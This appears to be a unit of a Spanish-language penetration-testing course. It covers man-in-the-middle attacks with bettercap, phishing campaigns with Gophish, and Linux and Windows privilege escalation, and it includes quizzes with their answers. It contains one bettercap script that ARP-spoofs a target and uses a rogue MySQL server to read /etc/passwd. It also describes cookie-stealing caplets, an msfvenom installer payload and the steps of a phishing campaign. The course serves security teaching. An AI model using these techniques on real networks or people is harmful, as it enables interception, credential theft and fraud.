Herramienta para realizar ataques de MiTM en lenguaje golang. Soporta interceptación de las comunicaciones en Wi-Fi, Bluetooth Low Energy, y protocolos ethernet:

- ✓ Posibilidad de realizar ciertos ataques Wi-Fi.
- ✓ Spoofing ARP, DNS, NDP, DHCP.
- ✓ Proxy HTTP, TCP con posibilidad de automatización.
- ✓ Recolección de contraseñas.
- ✓ Interfaz gráfica basada en web.

Para saber más

Para obtener más información de las características y uso avanzado de bettercap os recomendamos visitar su [página oficial](#)

4.2.- Manipulación e inyección de tráfico.

```
# set the target for arp spoofing
set arp.spoof.targets 192.168.1.236

# bind rogue mysql server to localhost and
# set the file we want to read
set mysql.server.address 127.0.0.1
set mysql.server.port 3306
set mysql.server.infile /etc/passwd
mysql.server on

# set the ip from the mysql server we want to impersonate
set tcp.address 93.184.216.34
set tcp.port 3306

# set the ip from the rogue mysql server
set tcp.tunnel.address 127.0.0.1
set tcp.tunnel.port 3306

# go ^_ ^
tcp.proxy on
arp.spoof on
```

Sergio Romero Redondo. proxy bettercap (elaboración propia) ([CC0](#))

Manipulación de tráfico - bettercap

Además de los ataques de MiTM, bettercap proporciona la posibilidad de manipular tráfico a través del uso de proxies y caplets:

Proxies

Los proxies por ellos mismos sólo pueden monitorizar los paquetes de ciertos protocolos. Aunque se pueden programar scripts para realizar la manipulación del tráfico. La manipulación más básica consiste en reenviar el tráfico de un protocolo concreto a un servidor controlado por el atacante:

- ✓ **tcp.proxy**: Redirige el tráfico de un puerto TCP a otro equipo
- ✓ **http.proxy/https.proxy**: Permite redirigir tráfico http/https

Caplets

También existen ciertos scripts de manipulación de tráfico creados por la comunidad conocidos como caplets. A continuación se muestran algunos ejemplos:

- ✓ **steal-cookies**: Caplet que recopila las cookies interceptadas.
- ✓ **hstshijack**: para eliminar la protección HSTS de los sitios web.
- ✓ **web-override**: Modifica las respuestas HTTP con el contenido que nosotros queramos.

Para saber más

La página oficial de betterpap dispone de información específica del uso de [proxies](#) y [caplets](#)

Autoevaluación

¿Cuales son los riesgos asociados a los ataques de Man in the Middle? (Opción múltiple)

- Es posible explotar una vulnerabilidad remota en algún servicio del sistema

- La información sensible transmitida puede quedar expuesta

- La información transmitida puede ser manipulada

- La información sensible no transmitida puede quedar expuesta

[Mostrar retroalimentación](#)

Solución

1. Incorrecto
2. Correcto
3. Correcto
4. Incorrecto

5.- Phishing.

Caso práctico

El curso está llegando a su fin.

Sin embargo aún queda un vector de acceso pendiente por aprender. Este no es otro que el vector de Phishing.


Luis piensa en la cantidad de correos de Phishing que reciben a lo largo del año.

También recuerda aquella vez que un usuario mordió el anzuelo de un correo de Phishing que resultó ser un "ransomware" y cómo una sección de la red se vio afectada teniendo que recuperar copias de seguridad y perdiendo parte del trabajo del que no se había realizado una copia de respaldo aún.

Luis se da cuenta que si aprende cómo se acometen este tipo de acciones podría simular este tipo de campañas en la empresa y medir el nivel de riesgo que tienen de sufrir un ataque mediante este vector.

Al fin y al cabo, la simulación de este tipo de vectores es un ejercicio común en otras compañías.

¿Por qué no implementarlo en la suya?



[Mikhail Nilov \(CC BY-SA\)](#)


Los vectores de acceso basados en técnicas de Phishing han supuesto un porcentaje importante de los vectores de acceso utilizado en el compromiso de los equipos informáticos.

Por eso cada vez más compañías realizan ejercicios específicos para simular estas campañas de Phishing.

Aunque una buena concienciación de los usuarios para identificar correos de Phishing es una pieza clave para repeler este tipo de vectores no ha de recaer toda la responsabilidad en el nivel de madurez de los usuarios para identificar este tipo de amenazas.

A día de hoy existen muchos sistemas de Prevención de intrusiones o incluso de filtrado de las comunicaciones, desde el interior de la red local a internet, que mitigan el impacto de un Phishing en el caso en el que algún usuario hubiera mordido el cebo.

5.1.- Introducción al phishing y sus tipos.



[Cloudflare](#) (Todos los derechos reservados)

Phishing

Conjunto de técnicas que tratan de engañar a una víctima haciéndose pasar por una persona, empresa o servicio en la que la víctima confía.

Para poder realizar este engaño, habitualmente se hace uso de la ingeniería social para tratar de convencer a la víctima.

Los objetivos que trata de conseguir el Phishing son muy variados:

- ✓ Obtención de información
- ✓ Fraude bancario
- ✓ Compromiso del sistema remoto (malware).

Tipos de phishing

Existen distintas clasificaciones de phishing, pero en general los podemos agrupar en los siguientes tipos:

- ✓ **Email Phishing:** Phishing enviado por mail. Hacen uso de dominios fraudulentos.
- ✓ **Spear Phishing:** Phishing dirigido a una persona u organización concreta. Gran nivel de detalle.
- ✓ **Whaling:** Dirigidos a ejecutivos y CEO.
- ✓ **Smishing:** Phishing enviado por SMS
- ✓ **Vishing:** Llamadas telefónicas haciéndose pasar por otra persona u organización.

- ✓ **Pharming:** Se compromete el sistema y se redirige a la víctima a un sitio controlado por el atacante.

TYPES OF PHISHING



Reputationx.com (Todos los derechos reservados)

5.2.- Metodología y herramientas.

Metodología de Phishing

Para crear una campaña de Phishing hay que realizar una serie de acciones como idear la campaña, pensar en el cebo, establecer la infraestructura, etc.

Para que estas acciones se realicen de una manera ordenada se puede establecer una metodología de phishing que se puede dividir en las siguientes fases:

- ✓ **Establecer el tipo de Phishing:** Spear Phishing, vishing, smishing.
- ✓ **Establecer el contenido:** Cuál va a ser el fraude o el engaño y a quién va dirigido.
- ✓ **Compra de dominios:** Adquirir un dominio que se ajuste al contenido de campaña que queremos realizar.
- ✓ **Recopilar datos del objetivo:** email, número de teléfono, nombre. A mayor cantidad de información mayor probabilidad de éxito.
- ✓ **Generar la campaña:** Generar la campaña y diseñar el email fraudulento.
- ✓ **Enviar la campaña:** Se utilizan herramientas específicas para el envío de las campañas.

Para saber más

En el siguiente enlace podéis obtener más información sobre la [metodología de Phishing](#)

Herramientas de Phishing - Gophish

Gophish es una herramienta escrita en "golang" que nos permite generar y enviar de una manera sencilla las campañas de tipo Phishing.

Las características más importantes de esta herramienta son las siguientes:

- ✓ Establece plantillas de Phishing.
- ✓ Realiza seguimiento de los Phishing abiertos, accedidos al sitio etc.
- ✓ Posibilidad de configurar varios servidores de correo.
- ✓ Interfaz gráfica vía web.
- ✓ API tipo rest y cliente en python para automatización de campañas.

En el siguiente enlace podéis acceder a la [página oficial de Gophish](#)



Recent Campaigns

[View All](#)

Show 10 entries

Search:

Name	Created Date						Status		
test	February 26th 2018, 11:45:54 am	2	2	0	0	2	In progress		
Copy of Copy of Copy of 1	February 23rd 2018, 2:06:07 pm	2	2	0	0	1	In progress		
Copy of Copy of 1	February 23rd 2018, 9:35:28 am	0	0	0	0	2	In progress		
2	February 21st 2018, 10:52:37 am	0	0	0	0	1	In progress		
Copy of 1	February 20th 2018, 11:44:55 am	0	0	0	0	1	In progress		

[Gophish \(GNU/GPL\)](#)

Para saber más

En el siguiente enlace podéis acceder a la [Documentación oficial de Gophish](#)

Autoevaluación

¿Cómo se conoce al tipo de Phishing dirigido a una persona u organización concreta con un gran nivel de detalle?

 Whaling

 Pharming

 Spear Phishing

Email Phishing


[Mostrar retroalimentación](#)

Solución

1. Incorrecto
2. Incorrecto
3. Correcto
4. Incorrecto

6.- Elevación de privilegios.

Caso práctico



```
1. Sep 15:53 .
2. Sep 15:53 ..
3. Sep 2015 bin -> usr/bin
4. Sep 09:31 boot
5. Sep 15:56 dev
6. Sep 09:32 etc
7. Sep 15:52 home
8. Sep 2015 lib -> usr/lib
9. Sep 2015 lib64 -> usr/lib
10. Jul 10:01 lost+found
11. Aug 22:45 mnt
12. Sep 2015 opt
13. Sep 15:52 private -> /home/encrypted
14. Sep 08:15 proc
15. Aug 15:37 root
16. Sep 15:50 run
17. Sep 2015 sbin -> usr/bin
18. Sep 2015 srv
19. Sep 15:51 sys
20. Aug 15:45 tmp
21. Jul 15:39 usr
22. Jul 10:25 var
23. Sep 15:53
24. Sep 15:53
25. Sep 15:53
```

[Pixabay \(CC0\)](#)

Luis está llegando al final del curso.

Echa la vista atrás y se sorprende de lo que ha aprendido en estos últimos meses de curso.

Ampliar y descubrir el rango de activos de un objetivo

Escanear cada activo en busca de servicios que prestan así como las versiones de los mismos y comprobar si disponen de alguna vulnerabilidad pública.

Ha podido diferenciar todos los componentes que intervienen en la fase de explotación así como conocer la diferencia entre los tipos de shell bind y reverse.

Además ha podido aprender nuevos vectores de acceso a parte de la explotación de vulnerabilidades.

Como colofón al curso van a terminar realizando una aproximación a los diferentes tipos de elevación de privilegios para poder conseguir un acceso más privilegiado en un sistema previamente comprometido.

Las técnicas de elevación de privilegios se encuentran a medio camino entre la "Fase de Explotación" y la "Fase de Postexplotación".

Esta circunstancia se debe a que ciertos vectores de explotación nos proporcionan acceso a la máquina con unos privilegios limitados y será necesario realizar tareas de elevación de privilegios que nos permitan realizar ciertas tareas de gestión en la víctima que con los privilegios iniciales no podríamos.

A día de hoy existen numerosas técnicas de elevación de privilegios tanto en los Sistemas Operativos Linux como Windows. Además, los investigadores de seguridad siguen descubriendo nuevas técnicas para poder realizar este proceso.

6.1.- Introducción a la elevación de privilegios.


Elevación de privilegios

Es el proceso que describe la acción de conseguir un nivel de permisos más elevados en un sistema, existen numerosas técnicas para poder realizar este tipo de acciones. Sin embargo, se pueden englobar en las siguientes categorías

Defectos en la configuración

En ocasiones se producen ciertos defectos en la configuración de algunos servicios, o incluso el propio Sistema Operativo, que pueden ser susceptibles de ser

aprovechadas por un atacante para elevar los privilegios en el sistema (local o remoto). Un ejemplo de ello es la opción “Always Install Elevated” de Microsoft Windows que permite a un usuario poder instalar una aplicación en el sistema con privilegios de Administración (Aunque el usuario no sea Administrador). En este caso nos podríamos generar con msfvenom un payload en formato .msi (Microsoft installer) que al ejecutarse añadiera nuestro usuario al grupo de administradores de la misma.



[SBTS2018 \(CC BY-SA\)](#)

Defectos en la gestión de la autorización

Dado que todo objeto en los sistemas dispone de unos privilegios de acceso, se suele dar el caso que un atacante tiene acceso para poder modificar algún proceso, script, fichero de configuración o rama de registro que se utilice para iniciar algún tipo de operación privilegiada. En caso que el atacante tenga privilegios para editar alguno de estos objetos, podría modificarlos para ejecutar acciones privilegiadas como iniciar una Shell, añadirnos al grupo de administradores, etc.

Explotación de vulnerabilidades

Se trata de utilizar exploits/vulnerabilidades conocidos de tipo “local”, que permitieran la elevación de privilegios en caso de que el sistema tuviera algún software o servicio vulnerable.


Exposición de credenciales

Aunque menos frecuente, también es posible que los administradores expongan credenciales administrativas en ciertos scripts de automatización de tareas. Si el usuario tiene acceso de lectura a estos scripts, podrá acceder a las credenciales de un usuario privilegiado con la finalidad de suplantarle en el sistema.

Para saber más

Para poder ampliar vuestros conocimientos en el campo de la escalada de privilegios, tanto en Windows como en Linux, podéis acceder al siguiente [curso de elevación de privilegios](#) creado por Sagi Shahar y disponible en Github.

6.2.- Elevación de privilegios en Linux.



Elevación de privilegios - vectores en Linux

Existen distintos vectores que nos permiten elevar nuestros privilegios en un sistema Linux. A continuación se muestran los más comunes:

- ✓ **Vulnerabilidades del Kernel:** En caso de realizar una explotación del kernel el nivel de privilegios es el más alto.
- ✓ **Vulnerabilidades en servicios:** La explotación del servicio otorga el mismo nivel de privilegios que el usuario que inició el servicio.
- ✓ **Escritura en cron:** En caso de disponer de privilegios para modificar las tareas del servicio "cron" podemos modificar cron podemos iniciar un proceso con el usuario que queramos.
- ✓ **Configuración sudo:** Si un usuario puede realizar sudo o puede ejecutar ciertos binarios como sudo.
- ✓ **Binarios con SUID:** Binarios que al ejecutarse lo hacen con los privilegios del usuario dueño del binario.

Para saber más

A continuación os dejamos [Otras técnicas de elevación de privilegios](#), de la página [hacktricks](#) página muy recomendable con información sobre las distintas técnicas de elevación de privilegios en sistemas Linux

Autoevaluación

¿Cuál de las siguientes técnicas de elevación de privilegios permite elevar privilegios en Linux aprovechándose de que al utilizar un binario éste se ejecuta con los privilegios del usuario al que pertenece?

- Configuración de sudo.

- Binarios con el bit SUID.

- Escritura en CRON.


- Explotación de vulnerabilidad en kernel.

[Mostrar retroalimentación](#)

Solución

1. Incorrecto
2. Correcto
3. Incorrecto
4. Incorrecto

6.3.- Elevación de privilegios en Windows.



Elevación de privilegios – vectores en Windows

Existen distintos vectores que nos permiten elevar nuestros privilegios en un sistema Windows. A continuación se muestran los más comunes:

- ✓ **Vulnerabilidades del Sistema Operativo:** Vulnerabilidades que ejecutan procesos con priv. elevados.
- ✓ **Vulnerabilidades en servicios:** El proceso inyectado tiene los privilegios del usuario que inició el servicio.
- ✓ **Modificación de scripts de inicio:** Modificar un script que se ejecute como administrador.
- ✓ **Unquoted Path:** Técnica que permite ejecutar un proceso si la llamada al binario del servicio no está "".
- ✓ **Modificación de servicios:** Sustitución del binario o modificación de la ruta de ejecución..
- ✓ **dllHijacking:** Localizar llamadas a dll no utilizadas y generar la dll para que inyecte un proceso.

Para saber más

A continuación os dejamos [otras técnicas de elevación de privilegios](#), de la página [hacktricks](#) página muy recomendable con información sobre las distintas técnicas de elevación de privilegios en sistemas Windows.

Para saber más

También os dejamos [los videos](#) de los ejercicios de elevación de privilegios en Windows del curso LPE Workshop.

Autoevaluación

¿Cuál de las siguientes técnicas de elevación de privilegios permite elevar privilegios en Windows aprovechándose del uso de librerías no enlazadas?

Unquoted Path

dllHijacking

Sustitución o modificación de un binario de un servicio

Modificación de scripts de inicio

[Mostrar retroalimentación](#)

Solución

1. Incorrecto
2. Correcto

- 3. Incorrecto
- 4. Incorrecto

6.4.- Herramientas de elevación de privilegios.

Herramientas de elevación de privilegios

Existen distintas herramientas que nos automatizan la detección de estos vectores:

Linux

- ✓ **LinPEAS**: Script en bash que localiza posibles vectores de elevación de privilegios en Linux. [LinPEAS](#)
- ✓ **Linenum**: Script en bash que localiza posibles vectores de elevación de privilegios en Linux en base a defectos en la configuración. [LinEnum](#)

Windows

- ✓ **WinPEAS**: Herramienta que localiza posibles vectores de elevación de privilegios en Windows. Una versión en PowerShell y otra ejecutable [winPEAS](#)
- ✓ **PrivescCheck**: Script en PowerShell que localiza posibles vectores de elevación de privilegios en Windows. [PrivescCheck](#)
- ✓ **Watson**: Aplicación en formato binario que intenta localizar actualizaciones no instaladas en el sistema que pudieran ser aprovechadas por un exploit público para elevar los privilegios. [Watson](#) (Requiere de compilación en .NET)
- ✓ **SeatBelt**: Herramienta que localiza posibles vectores de elevación de privilegios en Windows debido a una incorrecta configuración en los sistemas. [Seatbelt](#) (Requiere de compilación con VisualStudio)

Para saber más

A continuación os dejamos un [video de Carlos Polop](#), el creador de LinPEAS/WinPEAS en el que explica de primera mano el funcionamiento de estas dos herramientas para localizar posibles vectores de escalada de privilegios en un sistema.